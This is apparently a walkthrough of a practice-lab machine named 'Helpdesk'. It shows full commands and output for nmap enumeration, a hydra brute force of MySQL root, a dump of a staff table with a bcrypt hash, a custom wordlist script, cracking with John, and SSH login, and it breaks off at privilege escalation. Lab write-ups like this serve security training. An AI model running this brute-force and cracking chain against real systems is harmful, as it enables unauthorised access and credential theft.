Helpdesk(10.13.1.11)-GhostIA

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
Enumeration



```
root@kali:~# nmap -sC -sV 10.13.1.11 --min-rate 4000
Starting Nmap 7.70 ( https://nmap.org ) at 2020-08-14 15:46 EDT
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
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Nmap scan report for 10.13.1.11
Host is up (0.23s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE  VERSION
21/tcp   open  ftp      vsftpd 2.2.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 0        0            4096 Feb 19  2013 pub
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 172.16.3.2
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 2.2.2 - secure, fast, stable
|_End of status
22/tcp   open  ssh      OpenSSH 5.3 (protocol 2.0)
| ssh-hostkey:
|   1024 56:15:7a:49:16:dd:02:37:e6:1c:1b:16:72:4f:39:af (DSA)
|_  2048 d9:f8:be:6e:8f:a8:30:75:e0:6e:09:72:83:f6:43:4d (RSA)
80/tcp   open  http     Apache httpd 2.2.15 ((CentOS))
|_http-server-header: Apache/2.2.15 (CentOS)
|_http-title: Helpdesk
111/tcp  open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100024  1          44772/tcp  status
|_  100024  1          55399/udp  status
443/tcp  open  ssl/http Apache httpd 2.2.15 ((CentOS))
| ssl-cert: Subject: commonName=helpdesk/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2016-09-27T12:06:03
|_Not valid after:  2017-09-27T12:06:03
|_ssl-date: 2020-08-14T20:02:37+00:00; +15m03s from scanner time.
3306/tcp open  mysql    MySQL 5.1.66
| mysql-info:
|   Protocol: 10
|   Version: 5.1.66
|   Thread ID: 983
|   Capabilities flags: 63487
|   Some Capabilities: LongPassword, Speaks41ProtocolOld, Support41Auth, SupportsTransactions, SupportsCompression, InteractiveClient, Speaks41ProtocolNew, FoundRows, ODBCClient, Do
ntAllowDatabaseTableColumn, IgnoreSigpipes, SupportsLoadDataLocal, IgnoreSpaceBeforeParenthesis, ConnectWithDatabase, LongColumnFlag
|   Status: Autocommit
|_  Salt: Lx;Y1'oy59_QYMS:fv=k
Service Info: OS: Unix

Host script results:
|_clock-skew: mean: 15m02s, deviation: 0s, median: 15m02s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.98 seconds
```



First, let's run an nmap scan. We can immediately notice that port 80 is open, so let's go ahead and check that out.




We can immediately notice a login page. However, we have no credentials.

Exploitation




```
root@kali:~# hydra -l root -P rockyou.txt 10.13.1.11 mysql
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2020-08-14 15:49:24
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking mysql://10.13.1.11:3306/
[3306][mysql] host: 10.13.1.11   login: root   password: 987654321
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 4 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2020-08-14 15:50:16
```

Let’s run hydra on this to check out and see if we can find any credentials




```
root@kali:~# mysql -h 10.13.1.11 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 1177
Server version: 5.1.66 Source distribution

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

Now let’s go ahead and log in.




```
MySQL [(none)]> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| helpdesk           |
| mysql              |
+--------------------+
3 rows in set (0.17 sec)

MySQL [(none)]>
```

Let’s check out the helpdesk database




```
MySQL [(none)]> USE helpdesk;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A


Database changed
MySQL [helpdesk]>
MySQL [helpdesk]>
```

Then, we can look at some interesting tables.



```
MySQL [helpdesk]> SELECT * FROM ost_staff;
+----------+----------+---------+-------------+----------+-----------+----------+--------------------------------------------------------------+---------+----------
-------------------+-------+-----------+--------+-----------+-------+----------+---------+-----------+------------+---------------+----------------------+----------
--------+---------------+----------------+-------------------+------------------------+-------------------+--------------------+--------------------+----------
--------+--------------------+
| staff_id | group_id | dept_id | timezone_id | username | firstname | lastname | passwd                                                       | backend | email
                   | phone | phone_ext | mobile | signature | notes | isactive | isadmin | isvisible | onvacation | assigned_only | show_assigned_tickets | daylight
_saving | change_passwd | max_page_size | auto_refresh_rate | default_signature_type | default_paper_size | created             | lastlogin           | passwdreset
        | updated             |
+----------+----------+---------+-------------+----------+-----------+----------+--------------------------------------------------------------+---------+----------
-------------------+-------+-----------+--------+-----------+-------+----------+---------+-----------+------------+---------------+----------------------+----------
--------+---------------+----------------+-------------------+------------------------+-------------------+--------------------+--------------------+----------
--------+--------------------+
|        1 |        1 |       1 |           8 | helpdesk | helpdesk  | helpdesk | $2a$08$qX6zEHbzpCDUWwcfoFe8mutrab.bfM1154oDsevH6.T1NQ.DY7iRe | NULL    | helpdeska
dmin@localhost.com |       |           |        |           | NULL  |        1 |       1 |         1 |          0 |             0 |                    0 |
      0 |             0 |            25 |                 0 | none                   | Letter             | 2016-09-27 11:07:02 | 2020-05-31 14:41:45 | 2016-09-27 1
2:11:19 | 2016-09-27 12:11:19 |
+----------+----------+---------+-------------+----------+-----------+----------+--------------------------------------------------------------+---------+----------
-------------------+-------+-----------+--------+-----------+-------+----------+---------+-----------+------------+---------------+----------------------+----------
--------+---------------+----------------+-------------------+------------------------+-------------------+--------------------+--------------------+----------
--------+--------------------+
1 row in set (0.17 sec)

MySQL [helpdesk]>
```

We find the ost_staff database with an encrypted password




Hash Analyzer

Tool to identify hash types. Enter a hash to be identified.


$2a$08$qX6zEHbzpCDUWwcfoFe8mutrab.bfM1154oDsevH6.T1NQ.DY7iRe

Hash:	$2a$08$qX6zEHbzpCDUWwcfoFe8mutrab.bfM1154oDsevH6.T1NQ.DY7iRe
Hash type:	bcrypt
Bit length:	184
Character length:	60
Character type:	$2x$x$ followed by base64
Hash:	trab.bfM1154oDsevH6.T1NQ.DY7iRe
Salt:	qX6zEHbzpCDUWwcfoFe8mu

If we look at the encryption, we can find that it is bcrypt.




```
root@kali:~# cat potential_password.py
def get_password(var):
        file = open('VHL/Helpdesk/passwords.txt','w')
        for i in range(1, 5):
                var = var + str(i)
                file.write("{}\n".format(var))
        for j in range(3, 0, -1):
                var = var + str(j)
                file.write("{}\n".format(var))
if __name__ == '__main__':
        get_password('helpdesk')
root@kali:~#
```



```
root@kali:~/VHL/Helpdesk# john --format=bcrypt --wordlist=passwords.txt bcrypt_pass.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X2])
Press 'q' or Ctrl-C to abort, almost any other key for status
helpdesk1234321  (?)
1g 0:00:00:00 DONE (2020-06-04 21:54) 3.703g/s 25.92p/s 25.92c/s 25.92C/s helpdesk1234321
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Running rockyou does not get any leads on this, so if we write a Python script to put all potential passwords into a file, we can use John to get some leads on this bcrypt password.



Access denied

helpdesk

Password

This connection is not secure. Logins entered here could be compromised. Learn More

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

Using this password does not help us get in, however, but we may be able to use a different method.



```
root@kali:~# ssh helpdesk@10.13.1.11
The authenticity of host '10.13.1.11 (10.13.1.11)' can't be established.
RSA key fingerprint is SHA256:uSyP8PV4vyW0UwjgiDV0SBJndawtxlwSen3p86m9K3o.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.13.1.11' (RSA) to the list of known hosts.
helpdesk@10.13.1.11's password:
[helpdesk@helpdesk ~]$
```


However, if we ssh in, we can get onto the system.

Privilege Escalation



